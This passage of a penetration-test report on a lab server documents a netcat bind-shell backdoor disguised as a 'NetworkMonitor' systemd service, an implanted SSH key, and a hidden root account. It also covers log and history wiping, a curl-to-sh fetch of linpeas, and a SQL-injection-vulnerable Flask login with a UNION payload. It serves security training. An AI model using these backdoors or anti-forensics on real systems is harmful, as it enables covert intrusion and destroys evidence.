PATH=/bin:/usr/bin:/sbin:/usr/sbin
DAEMON=/usr/sbin/proftpd
NAME=proftpd

# Defaults
RUN="yes"
OPTIONS=""
CONFIG_FILE=/etc/proftpd/proftpd.conf
```

which is trying to start */usr/sbin/proftpd* that doesn't exist. This is the result of the *systemctl status* command on the ftp services:

```
felicitas@server:~$ systemctl status proftpd
○ proftpd.service
     Loaded: masked (Reason: Unit proftpd.service is masked.)
     Active: inactive (dead)
felicitas@server:~$ systemctl status vsftpd
● vsftpd.service - vsftpd FTP server
     Loaded: loaded (/lib/systemd/system/vsftpd.service; enabled; vendor preset: enabled)
     Active: active (running) since Sat 2023-06-24 07:00:36 UTC; 3h 47min ago
    Process: 836 ExecStartPre=/bin/mkdir -p /var/run/vsftpd/empty (code=exited, status=0/SUCCESS)
   Main PID: 837 (vsftpd)
      Tasks: 1 (limit: 2227)
     Memory: 1.3M
        CPU: 42ms
     CGroup: /system.slice/vsftpd.service
             └─837 /usr/sbin/vsftpd /etc/vsftpd.conf
```

Privilege Escalation #3

We didn't find the last privilege escalation but looking at the *bash_history* left on the machine, we have a reason to think that during the setup, some mistakes were made. The following are the bash_histories of Django and Root:

```
root@server:/home/django# cat .bash_history | grep sql
vim schema.sql
vim init_db.sql
rm init_db.sql
vim schema.sql
rm schema.sql
sqlite3
sudo apt install sqlite3
sqlite3 user_data.db
sudo nano /etc/mysql/mariadb.conf.d/50-server.cnf
sudo vim /etc/mysql/mysql.conf.d/mysqld.cnf
mysql
mysql --version
sudo apt install -f mysql-client=5.7* mysql-community-server=5.7* mysql-server=5.7*
mysql --version
mysql --version
```

Privilege Escalation #3

```
root@server:~# cat .bash_history | grep sql
cd mysql
mysql
apt install mysql-client-core-8.0
mysql
which mysql
cd /usr/bin/mysql
ls | grep mysql
cd mysql
cat mysql
ls | grep mysql
apt install mysql-server
nano /etc/mysql/mysql.cnf
cd /etc/mysql/
cd mysql.conf.d/
nano mysqld.cnf
systemctl restart mysql
systemctl status mysql
systemctl mysql stop
mysql
mysql version
mysql --version
apt-get remove --purge mysql-server mysql-client mysql-common
rm -rf /var/li/mysql/
mysql --version
rm -rf /var/lib/mysql/
mysql --version
service mysql stop
apt-get remove mysql-server
apt-get purge mysql-server
rm -rf /var/lib/mysql
rm /etc/apt/sources.list.d/mysql.list
mysql --version
systemctl start mysql
apt-get install mysql-server-5.7
```

We can see that they installed MySQL 8.0, but then changed their mind, removed mysql 8.0 and installed the version 5.7. Checking the packages installed, we can see that there are no traces left of version 5.7 and the version 8.0 is the only one present although the clearly purged it. If we execute the command *dkpg* to look for mysql packages still present on the machine we can see that there are just a few binaries of the 8.0 version.

```
root@server:/# dpkg -l | grep mysql
ii  mysql-client-core-8.0                8.0.32-0ubuntu0.22.04.2
     amd64        MySQL database core client binaries
ii  mysql-server-core-8.0                8.0.32-0ubuntu0.22.04.2
     amd64        MySQL database server binaries
```

Furthermore the service doesn't work since it gives an error every time we try to use it:

```
root@server:/# mysql
ERROR 2002 (HY000): Can't connect to local MySQL server through socket '/var/run/mysqld/mysqld.sock' (2)
```

In fact the service does not even exists on the machine:


```
root@server:~# systemctl status mysql
Unit mysql.service could not be found.
```

According to the commands they executed, we suppose that they were trying to implement this vulnerability CVE-40678.

Persistency and cleaning

Persistency:
After gaining access to the system, we made some modification to maintain access, even in case we lose the possibility to expolit the found vulnerability. These modifications are not evident and difficult to spot. We implemented three persistency: the first two are remote backdoor, allowing us to obtain a remote access to the user Django, while the last one is a local backdoor that gives us the possibility become root.

First persistency: **SSH Key**
For this persistency, we used the key authentication mechanism of ssh. We added our public RSA key inside the *authorized_keys* files of Django in the *.ssh* folder. In this way we are able to connect via ssh as Django using our private key, without the need to type Django's password.



Second persistency: **Listening Service**
We created a service inside the systemd folder called *NetworkMonitor.service* in the following way:

```
nano /etc/systemd/system/NetworkMonitor.service
```

This service will be activated by the systemd service at the boot of the server. Its task is to run a script called NetworkMonitor.sh as the user Django. The code of the service is:

```
[Unit]
Description=NetworkMonitor
After=network.target
[Service]
ExecStart=/home/django/employee_webapp/env/bin/NetworkMonitor.sh
Restart=alway
WorkingDirectory=/home/django/employee_webapp/env/bin
User=django
Group=django
[Install]
WantedBy=multi-user.target
```

The called script is stored inside one of the website's subdirectories among other scripts in */employee_webapp/env/bin/*. It was created this way:

```
nano /home/django/employee_webapp/env/bin/NetworkMonitor.sh
```

This script will constantly try to open a listening port with the *netcat* tool, waiting for a connection. This allows us to remotely connect and spawn a shell as Django. The code of the script is:

Persistency and cleaning

```
#!/bin/sh
while true;do
    # Create a named pipe
    mkfifo /tmp/backpipe
    # Run the nc command to listen on port 4444 and redirect
    #input/output to the named pipe
    nc -l -p 46942 < /tmp/backpipe | /bin/bash > /tmp/backpipe 2>&1
    # Cleanup the named pipe
    rm /tmp/backpipe
done
```

All the code of this script is inside a while true loop, otherwise we could only spawn a shell, and if that is closed, we would have to wait another restart of the server. In this way the script will return to its listening state after the shell is closed. Notice that this service will be listed as active with all the other services of the target machine.

```
root@server:/etc/systemd/system# systemctl status NetworkMonitor
● NetworkMonitor.service - NetworkMonitor
     Loaded: loaded (/etc/systemd/system/NetworkMonitor.service; disabled; vendor preset: enabled)
     Active: active (running) since Sat 2023-06-24 20:20:21 UTC; 49s ago
   Main PID: 3089 (NetworkMonitor.)
      Tasks: 3 (limit: 2227)
     Memory: 824.0K
        CPU: 35ms
     CGroup: /system.slice/NetworkMonitor.service
             ├─3089 /bin/sh /home/django/employee_webapp/env/bin/NetworkMonitor.sh
             ├─3100 nc -l -p 46942
             └─3101 /bin/bash

Jun 24 20:20:21 server systemd[1]: Started NetworkMonitor.
root@server:/etc/systemd/system#
```


Now from the outside we can connect to Django using the command:


```
nc $target_ip $target_port
```

```
┌─[parrot@parrot]─[~]
└──╼ $nc 192.168.1.5 46942
whoami
django
```

Third persistency: **Root User**
This persistency was made exploiting the docker vulnerability already mentioned above, as it is able to guarantee us the creation of another user with root privileges. To better hide it, the user was called *docker* as if it was a system user. Implemented this way, we already have a persistent root access, but it's not so stealth, so we need to improve it. First of all, inside the file */etc/passwd*, this user was listed as the last added, so we simply moved it between the other ones already present. Then, the docker expolit only added the user to */etc/passwd* file, storing even the password inside it. Since the other users have their password on the */etc/shadow* file, it was necessary to store the malicious new root and his password inside */etc/shadow*, while keeping just the username in */etc/passwd*. The final form of the credentials file is the following:

Persistency and cleaning





Notice that this persistency doesn't allow us to connect remotely to *docker*. Even if we have the credentials to access via ssh, this one will forbid us to connect remotely to a root user. We could solve this problem by changing the configuration file of ssh, but to make this persistency less visible we chose not to. Therefore we can use this user as a local backdoor, giving us root privileges from inside the target machine.

Cleaning:
Now that all is done, we need to clean our traces. Since the best way to not leave traces is to not create traces, we can use a useful command to manipulate which commands will be saved into the history:

```
HISTCONTROL=ignoreboth
```

This command has the effect to avoid the history to include commands with leading white space characters and duplicate commands. So, we can execute our needed commands without having them saved into the history at all, simply by adding a white space before them. To not raise suspects, is better to reverse the effect of this command at the end of the intrusion activity. If done correctly, we can avoid the need to delete the entire history, that would be a more visible and suspect operation.
If the above command is not executed or something gone wrong, there is ever the possibility to delete the history. This is a secure way to eliminate our actions on the target machine, but can raise suspect as the entire bash history will be emptied. The following command allow us to clear the bash history:

```
history -c && history -w
```

Another important thing to take into consideration is the presence of the log files. These of course can keep trace of our intrusion on the target machine, so we need to take care of them as well. Instead of deleting all the files, it's less noisy to cancel their contents. This command allow us to do this for every log file (insert the name of the target file instead of file.log):

```
cat /dev/null > file.log
```

To be sure, this command can be done on every log file, but is important to remove the log from these important files in particular, and their compressed old versions:

```
auth.log    --> for ssh connections
dpkg.log    --> for the tools that we have installed
syslog.log  --> for system modifications related to services
vsftpd.log  --> for ftp connections and bruteforce attack
dmesg.log   --> for segmentation fault logs of the bof attack
```


Other compromising logs can be found inside the CUPS directory, as we tried to exploit CUPS. We need to clean these logs too. We finally deleted all the scripts used in the exploitation phase that could be indicators of our attacks.

Beyond root


After making the initial exploits, we repeated and deepened the footrpinting and enumeration. Once we gained the access as Felicitas, we imported linpeas.sh and executed it in order to obtain as much informations as possible about the system.

```
curl -L https://github.com/carlospolop/PEASS-
ng/releases/latest/download/linpeas.sh | sh
```


In particular, we were looking for other users with a shell



Linpeas then gave us a list of services and scripts running



Looking for these results, we found a script called *autostart.sh* scheduled by Cron, executed at boot to start the webpage of the server with a tool called *Flask*. Flask is a framework used to manage websites with python. Once we gained root access we could enumerate the site subdirectories and all its scripts in the home directory of the user Django. We found the database *user_data.db* used in the first vulnerability, and the *app.py* script used to manage the authentication mechanism of the site.




The database is managed by **SQLlite**, a python module that allows the site to connect to the database and make queries on it. We tried to exploit further the website, trying to obtain a reverse shell as Django using SQL queries. The following is the the script *app.py*:

Beyond root

```
 GNU nano 6.2                                                app.py
import sqlite3
from flask import Flask, render_template, request

app = Flask(__name__)

#Routes

@app.route('/', methods=['GET','POST'])
def index():
    if request.method == 'POST':

#SQLite

        connection = sqlite3.connect('user_data.db')
        cursor = connection.cursor()


#HTML Form

        name = request.form['name']
        password = request.form['password']


#Query

        query ="SELECT name, password FROM users where name='"+name+"' and password='"+password+"'"
        cursor.execute(query)

        results = cursor.fetchall()

        if len(results) == 0:
            print("Sorry")
        else:
            return render_template('logged_in.html', results=results)

    return render_template('index.html')
```

The function *render_template()* could be vulnerable to a Server Side Template Injection but it is called on the variable *results* which we can't directly manipulate from the page so we didn't managed to reach the template engine (in this case *Jinja2*) and let it execute commands. Focusing on the SQL injection we found earlier, we tried to make the server execute concatenated queries. The function *cursor.execute()* they have used to elaborate the query does not allow queries concatentions but only executes the first query passed as input. This basically means that the end query operator *;* cannot be used and we have to concatenate a statement with the *SELECT* statement already present in the code: the only way to do this is using the *UNION SELECT* statement. So this is a malicious request we can insert in the password variable:

```
UNION SELECT sqlite_version(),sqlite_source_id();--
```




As you can see we managed to let the SQLite module of python to execute the functions *sqlite_version()* and *sqlite_source_id()* that might be an information disclosure and can lead to other vulnerabilities. To open a shell with this method the only way is to call the function *load_extension()* that allows an attacker to load a malicious library.

Beyond root

Unfortunately to call this function, the *app.py* should have enabled this possibility by calling the function *sqlite3_enable_load_extension()*. Without it, the *load_extension()* function results in an unauthorized commands and fails. There are no other malicious function of SQLite that allow us to open a shell as Django.
Then, we decided to print a full list of the active services, to look for vulnerable ones. For clarity, this is only a list of the most relevant ones (without the Description field):

```
UNIT LOAD ACTIVE SUB
apparmor.service              loaded active exited
apport.service                loaded active exited
console-setup.service         loaded active exited
containerd.service            loaded active running
cron.service                  loaded active running
cups-browsed.service          loaded active running
cups.service                  loaded active running
dbus.service                  loaded active running
docker.service                loaded active running
openvpn.service               loaded active exited
resolvconf.service            loaded active exited
rsyslog.service               loaded active running
snapd.service                 loaded active running
ssh.service                   loaded active running
udisks2.service               loaded active running
ufw.service                   loaded active exited
vsftpd.service                loaded active running
```

For the same reason, we checked for the softwares installed



and we checked also for the active ports (from the inside):

Beyond root

From these checks, we found the CUPS service, used to manage printers, installed by default togheter with Ubuntu Desktop (which apparently they installed at the beginning of the creation of the server). We did a local port forwarding to connect to the default web site of CUPS with the command:

```
sudo ssh felicitas@$target_ip -L 631:127.0.0.1:631
```

In this way we could connect to the 631 port with our web browser and enumerate the site of CUPS. Unfortunatelly the installed version of CUPS is the most recent one and it doesn't have known vulnerabilities. Last thing we tried was to run Nessus against the target machine, but we didn't gain useful information other than the ones we already had. In particular Nessus identifies a critical vulnerability with a logging library called *Log4j*, which is in fact present in the server but the version is not the vulnerable one.

Severity	CVSS v3.0	VPR Score	Plugin	Name
CRITICAL	9.0	9.2	156164	Apache Log4Shell CVE-2021-45046 Bypass Remote Code Execution
CRITICAL	10.0	10.0	156016	Apache Log4Shell RCE detection via Path Enumeration (Direct Check HTTP)
CRITICAL	10.0	10.0	156056	Apache Log4Shell RCE detection via Raw Socket Logging (Direct Check)
CRITICAL	10.0	10.0	156115	Apache Log4Shell RCE detection via callback correlation (Direct Check FTP)
CRITICAL	10.0	10.0	156014	Apache Log4Shell RCE detection via callback correlation (Direct Check HTTP)
CRITICAL	10.0	10.0	156166	Apache Log4Shell RCE detection via callback correlation (Direct Check SSH)